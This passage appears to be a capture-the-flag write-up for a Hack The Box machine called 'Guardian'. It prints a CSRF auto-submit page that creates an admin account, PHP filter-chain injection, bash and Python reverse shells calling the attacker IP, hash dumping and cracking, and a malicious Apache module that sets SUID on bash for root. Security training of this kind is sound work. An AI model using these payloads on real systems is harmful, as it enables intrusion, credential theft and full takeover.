        die("Invalid CSRF token!");
    }

    $username = $_POST['username'] ?? '';
    $password = $_POST['password'] ?? '';
    $full_name = $_POST['full_name'] ?? '';
    $email = $_POST['email'] ?? '';
    $dob = $_POST['dob'] ?? '';
    $address = $_POST['address'] ?? '';
    $user_role = $_POST['user_role'] ?? '';

    // Check for empty fields
    if (empty($username) || empty($password) || empty($full_name) || empty($email) || empty($dob) || empty($address) || empty($user_role)) {
        $error = "All fields are required. Please fill in all fields.";
    } else {
        $password = hash('sha256', $password . $salt);

        $data = [
            'username' => $username,
            'password_hash' => $password,
            'full_name' => $full_name,
            'email' => $email,
            'dob' => $dob,
            'address' => $address,
            'user_role' => $user_role
        ];

        if ($userModel->create($data)) {
            header('Location: /admin/users.php?created=true');
            exit();
        } else {
            $error = "Failed to create user. Please try again.";
        }
    }
}
?>
Excellent, what we can do is prepare a form to create a user, already filled out with some credentials and a previous CSRF so we know it will be valid. We can host this form on a webserver controlled by us which we'll link in the notice form seeing as we know that it gets manually reviewed/opened by admin.
Lets go back to the notice form and grab our CSRF token
<input type="hidden" name="csrf_token" value="6571dd938120b1a40960c0361d1d895c">
    <div class="flex justify-end">
        <button type="submit" class="bg-indigo-600 text-white px-4 py-2 rounded-lg hover:bg-indigo-700">
            Create Notice
        </button>
    </div>
and create a page to submit the form on load
<!DOCTYPE html>
<html lang="en">
<head>
</head>
<body>
    <form id="demo" action="http://portal.guardian.htb/admin/createuser.php" method="POST">
        <input type="hidden" name="username" value="demo">
        <input type="hidden" name="password" value="demo">
        <input type="hidden" name="full_name" value="demo">
        <input type="hidden" name="email" value="demo@example.com">
        <input type="hidden" name="dob" value="1990-01-01">
        <input type="hidden" name="address" value="demo">
        <input type="hidden" name="user_role" value="admin">
        <input type="hidden" name="csrf_token" value="6571dd938120b1a40960c0361d1d895c">
    </form>
<script>
    document.getElementById('demo').submit();
</script>
</body>
</html>
Once we submit the notice, we can see a request come in to our webserver to grab our HTML file which should have also caused the form to submit.
http://10.10.16.73:8000/csrf.html
I opened a private browser to login with the new user, demo:demo who has an admin role.

Admin users have a different sidebar, they can access Reports and Settings - so lets look at these. Settings appears to be placeholder, but Reports seems to be able to grab files in the current folder.
$report = $_GET['report'] ?? 'reports/academic.php';

if (strpos($report, '..') !== false) {
    die("<h2>Malicious request blocked 🚫 </h2>");
}

if (!preg_match('/^(.*(enrollment|academic|financial|system)\.php)$/', $report)) {
    die("<h2>Access denied. Invalid file 🚫</h2>");
}

# [...]

    <div class="sidebar"><?php include '../includes/admin/sidebar.php'; ?></div>
    <div class="main-content">
        <div class="flex-1 p-10">
            <h1 class="text-3xl font-bold mb-6 text-gray-800">Reports Menu</h1>

            <?php include($report); ?>

        </div>
    </div>
Any attempt to traverse directories using .. gets flagged, as does any parameter that doesn't match the regular expression ending in enrollment.php, academic.php, financial.php, system.php.
Admittedly, I jumped the gun at this point and started trying to find encodings of .. that might evade that first check. Ultimately, I didn't get very far with this.
However, it's then shown that anything valid that gets passed as $report is just going to be embedded into the page thanks to php include($report); So rather than looking to traverse directories to get stuff out - it seems like we should try and put stuff in so that it gets evaluated.
Eventually, I came across this article about how we can exploit includes in PHP using URL parameters. Depending on the server configuration of Guardian, if allow_url_include hasn't been disabled then we'd be able to call remote files.
If I host a malicious file on a webserver called enrollment.php then I'd pass the validation and execute whatever I wanted server side using PHP.
I wrote a small test,
#enrollment.php

<h2>Did this work.</h2>

<?php die("<h2>or this?</h2>"); ?>
Then attempted to call it from the Reports page. However, it didn't send a request to my webserver so there must be something wrong with the way I'm calling the URL. Again, maybe this needs to be encoded.
After some time, I concluded that allow_url_include must be disabled.
So instead of trying to call our file from the webserver, can we instead just encode it into the URL parameter?
http://portal.guardian.htb/admin/reports.php?report=%3Ch2%3EYeah%20this%20worked.%3C/h2%3E,system.php
This didn't work either.
Hours later, I encountered another scenario where we can inject code into URL parameters using PHP Filter Chain attacks in article by synacktiv.
The logic is pretty in-depth - I understand what we're doing, but not well enough to put an explanation together that isn't incredibly high level.
The author has also put a generator script together, so lets test this out.
git clone https://github.com/synacktiv/php_filter_chain_generator.git

cd php_filter_chain_generator

python3 php_filter_chain_generator.py --chain '<?php phpinfo(); ?>'

# this produced an enourmous string that I won't paste here
At the end of the generated string, I appended ;system.php to make sure we pass the regex check and fire it into our report parameter. It worked!

To alleviate my earlier frustration, allow_url_include is indeed off. Either way, now we can use this method to try and spawn ourselves a shell.
<?php exec("/bin/bash -c 'bash -i > /dev/tcp/10.10.16.73/1337 0>&1'"); ?>

python3 php_filter_chain_generator.py --chain '<?php exec("/bin/bash -c 'bash -i > /dev/tcp/10.10.16.73/1337 0>&1'"); ?>'

PD9waHAgZXhlYygiL2Jpbi9iYXNoIC1jICdiYXNoIC1pID4gL2Rldi90Y3AvMTAuMTAuMTYuNzMvMTMzNyAwPiYxJyIpOyA/Pg==

# This produced another incredibly long string of filter chains that ultimately encoded our request, with ;system.php appended again to bypass the regex.
Providing this string as our report parameter resulted in a shell! We're www-data so let's look at some files.
We can see some users in /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
syslog:x:106:113::/home/syslog:/usr/sbin/nologin
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
tss:x:109:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:110:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:111:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
jamil:x:1000:1000:guardian:/home/jamil:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:121:MySQL Server,,,:/nonexistent:/bin/false
snapd-range-524288-root:x:524288:524288::/nonexistent:/usr/bin/false
snap_daemon:x:584788:584788::/nonexistent:/usr/bin/false
dnsmasq:x:115:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
mark:x:1001:1001:ls,,,:/home/mark:/bin/bash
gitea:x:116:123:Git Version Control,,,:/home/gitea:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
sammy:x:1002:1003::/home/sammy:/bin/bash
Mainly jamil, mark and sammy. Seeing as we have a gitea password for jamil, let's see if we can login. (Nope). Let's see if we can grab any of the other users passwords from the database using the credentials we found earlier.
sudo mysql -u root -p

#Gu4rd14n_un1_1s_th3_b3st

mysql> use guardiandb;

Database changed

mysql> show tables;

+----------------------+
| Tables_in_guardiandb |
+----------------------+
| assignments          |
| courses              |
| enrollments          |
| grades               |
| messages             |
| notices              |
| programs             |
| submissions          |
| users                |
+----------------------+

mysql> select * from users where user_role in ("admin", "lecturer");
We get a fair bit of detail back, but I've condensed it down to what we care about these three at the moment:
jamil.enockson (admin)
c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250

mark.pargetter (admin)
8623e713bb98ba2d46f335d659958ee658eb6370bc4c9ee4ba1cc6f37f97a10e

sammy.treat (lecturer)
c7ea20ae5d78ab74650c7fb7628c4b44b1e7226c31859d503b93379ba7a0d1c2
We know these passwords are SHA256 hashes with a salt of 8Sb)tM1vs1SS so lets see if we can crack any of them. Placing each hash on a new line in the format hash:salt, I loaded up hashcat.
cat hashes.txt

c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250:8Sb)tM1vs1SS
8623e713bb98ba2d46f335d659958ee658eb6370bc4c9ee4ba1cc6f37f97a10e:8Sb)tM1vs1SS
c7ea20ae5d78ab74650c7fb7628c4b44b1e7226c31859d503b93379ba7a0d1c2:8Sb)tM1vs1SS

hashcat -a 0 -m 1410 hashes.txt /usr/share/wordlists/rockyou.txt

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250:8Sb)tM1vs1SS
copperhouse56

Started: Wed Oct  1 00:29:42 2025
Stopped: Wed Oct  1 00:29:53 2025
Okay, we got one for jamil: copperhouse56 so lets try this with SSH.
ssh -l jamil guardian.htb

#copperhouse56

-bash-5.1$ cat user.txt
5e30f2ba*****************
-bash-5.1$
Root
Lets see what this user can do.
sudo -l

-bash-5.1$ sudo -l
Matching Defaults entries for jamil on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jamil may run the following commands on guardian:
    (mark) NOPASSWD: /opt/scripts/utilities/utilities.py
Right, okay we can run a script as mark- but there's not a lot to it, it seems to be a script that can call other scripts depending on the task we want to perform.
#!/usr/bin/env python3

import argparse
import getpass
import sys

from utils import db
from utils import attachments
from utils import logs
from utils import status


def main():
    parser = argparse.ArgumentParser(description="University Server Utilities Toolkit")
    parser.add_argument("action", choices=[
        "backup-db",
        "zip-attachments",
        "collect-logs",
        "system-status"
    ], help="Action to perform")

    args = parser.parse_args()
    user = getpass.getuser()

    if args.action == "backup-db":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        db.backup_database()
    elif args.action == "zip-attachments":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        attachments.zip_attachments()
    elif args.action == "collect-logs":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        logs.collect_logs()
    elif args.action == "system-status":
        status.system_status()
    else:
        print("Unknown action.")

if __name__ == "__main__":
    main()
Most likely, there'll be something interesting in one of these other scripts.
cd /opt/scripts/utilities/utils/
ls -l
total 16
-rw-r----- 1 root admins 287 Apr 19 08:15 attachments.py
-rw-r----- 1 root admins 246 Jul 10 14:20 db.py
-rw-r----- 1 root admins 226 Apr 19 08:16 logs.py
-rwxrwx--- 1 mark admins 253 Apr 26 09:45 status.py

id
uid=1000(jamil) gid=1000(jamil) groups=1000(jamil),1002(admins)
Straight away before looking at the scripts, we can see that status.py has more relaxed permissions and would allow the admins group to edit the file, which, as it turns out we're part of.
#status.py

import platform
import psutil
import os

def system_status():
    print("System:", platform.system(), platform.release())
    print("CPU usage:", psutil.cpu_percent(), "%")
    print("Memory usage:", psutil.virtual_memory().percent, "%")
Let's just add some code here to spawn us a reverse shell for mark and see if they can do anything.
import platform
import psutil
import os
import socket, subprocess

def system_status():
    print("System:", platform.system(), platform.release())
    print("CPU usage:", psutil.cpu_percent(), "%")
    print("Memory usage:", psutil.virtual_memory().percent, "%")

    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(("10.10.16.73",1338))
    os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2)
    p=subprocess.call(["/bin/sh","-i"])
nc -lnvp 1338

sudo -u mark /opt/scripts/utilities/utilities.py system-status

listening on [any] 1338 ...
connect to [10.10.16.73] from (UNKNOWN) [10.10.11.84] 35306

$ whoami
mark
What can we do here now as mark:
sudo -l
Matching Defaults entries for mark on guardian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mark may run the following commands on guardian:
    (ALL) NOPASSWD: /usr/local/bin/safeapache2ctl
Another command we can run with elevated privs, it seems to look for local config files and offer no help at all on how to use the command other than that.
/usr/local/bin/safeapache2ctl
Usage: /usr/local/bin/safeapache2ctl -f /home/mark/confs/file.conf
After some research - it turns out that there is a similar tool named apache2ctl which is used for helping admins service apache. This tool is also installed on this machine, usually you could run apache2ctl command but that doesn't seem to be the case with safeapache2ctl. There's not a lot of tools I can use on the target to figure out what this tool does, but we can run strings against it and assume that this is a custom binary based on some of the results.
strings /usr/local/bin/safeapache2ctl

/home/mark/confs/
[!] Blocked: %s is outside of %s
Usage: %s -f /home/mark/confs/file.conf
realpath
Access denied: config must be inside %s
fopen
Blocked: Config includes unsafe directive.
/usr/sbin/apache2ctl
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
safeapache2ctl.c
Let's grab a copy of this so that we try and decompile it.
rsync -azvvP jamil@guardian.htb:/usr/local/bin/safeapache2ctl .
Looking at the main function in Ghidra, it calls apache2ctl anyway.

To set some context, let's see what the command is actually trying to do with the -f flag when it calls apache2ctl.
apache2ctl -h
Usage: /usr/sbin/apache2 [-D name] [-d directory] [-f file]
                         [-C "directive"] [-c "directive"]
                         [-k start|restart|graceful|graceful-stop|stop]
                         [-v] [-V] [-h] [-l] [-L] [-t] [-T] [-S] [-X]
Options:
  -D name            : define a name for use in <IfDefine name> directives
  -d directory       : specify an alternate initial ServerRoot
  -f file            : specify an alternate ServerConfigFile
Okay, it tries to load an alternate configuration file for apache, but this custom wrapper has some additional checks in place. These checks are performed in main and is_unsafe_line.
Firstly (in main) to ensure that the file being called resides in Marks home folder, and secondly (in is_unsafe_line) to make sure that if the configuration file starts with a directive for Include, IncludeOptional, or LoadModule - then it will ensure that the supplied path is also in Marks home directory.
undefined8 main(int param_1,undefined8 *param_2)

{
  #[...]

  if (param_1 == 3) {
    iVar1 = strcmp((char *)param_2[1],"-f");
    if (iVar1 == 0) {
      pcVar2 = realpath((char *)param_2[2],local_1018);
      if (pcVar2 == (char *)0x0) {
        perror("realpath");
      }
      else {
        iVar1 = starts_with(local_1018,"/home/mark/confs/");
        if (iVar1 == 0) {
          fprintf(stderr,"Access denied: config must be inside %s\n","/home/mark/confs/");
        }
        else {
          __stream = fopen(local_1018,"r");
          if (__stream == (FILE *)0x0) {
            perror("fopen");
          }
          else {
            do {
              pcVar2 = fgets(local_1418,0x400,__stream);
              if (pcVar2 == (char *)0x0) {
                fclose(__stream);
                execl("/usr/sbin/apache2ctl","apache2ctl",&DAT_00102072,local_1018,0);
                perror("execl failed");
                goto LAB_00101663;
              }
              iVar1 = is_unsafe_line(local_1418);
            } while (iVar1 == 0);
            fwrite("Blocked: Config includes unsafe directive.\n",1,0x2b,stderr);
            fclose(__stream);
          }
        }
      }
      goto LAB_00101663;
    }
  }
  #[...]
}


undefined8 is_unsafe_line(undefined8 param_1)

{
  #[...]

  iVar1 = strcmp(local_1038,"Include");
  if (iVar1 == 0) {
LAB_001013c6:
    if (local_1018[0] == '/') {
      iVar1 = starts_with(local_1018,"/home/mark/confs/");
      if (iVar1 == 0) {
        fprintf(stderr,"[!] Blocked: %s is outside of %s\n",local_1018,"/home/mark/confs/");
        uVar2 = 1;
        goto LAB_00101423;
      }
    }
  }
  else {
    iVar1 = strcmp(local_1038,"IncludeOptional");
    if (iVar1 == 0) goto LAB_001013c6;
    iVar1 = strcmp(local_1038,"LoadModule");
    if (iVar1 == 0) goto LAB_001013c6;
  }
  uVar2 = 0;
  return uVar2;
}
This suggests that we could load a custom module which will be executed as root. I have no idea how to do this, so lets take a look online.
I messed around a lot to get this working. I initially figured that I'd be able to compile just any C code, import it and it would execute but for some reason I kept running into the same error from Apache - "Can't locate API module structure" due to an undefined symbol which was just, my entire binary. I was trying to spawn a reverse shell (theme of the box) for root but I had no success.
At that point and with more research, I assumed I'd have to conform to the Apache module style to load my module properly. Eventually, I ended up with a very minimal Apache module that would setuid on the bash executable, instead of the reverse shell. It turns out I couldn't compile due to missing headers on the target machine that I also couldn't install.
Rather than trying to compile it on another machine and copy it over - I took a break and came back to it another time. I went back to the idea of a simple module but instead of the reverse shell I tried the setiud option again here.
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

__attribute__((constructor)) void init() {
    setuid(0);
    system("chmod u+s /bin/bash");
}
gcc -fPIC -shared -o xpl_module.so xpl_module.c -I/usr/include/apache2 -I/usr/include/apr-1.0

echo "LoadModule xpl_module /home/mark/confs/xpl_module.so" > xpl.conf
It reported the same error, but the exploit did work surprisingly, it must have run the code on initialisation before crashing out.
Still, we got the root shell and completed the box.
sudo safeapache2ctl -f /home/mark/confs/xpl.conf

apache2: Syntax error on line 1 of /home/mark/confs/xpl.conf: Can't locate API module structure `xpl_module' in file /home/mark/confs/xpl_module.so: /home/mark/confs/xpl_module.so: undefined symbol: xpl_module
Action '-f /home/mark/confs/xpl.conf' failed.
The Apache error log may have more information.

$ /bin/bash -p
whoami
root

cd /root

cat root.txt

90af05b**********************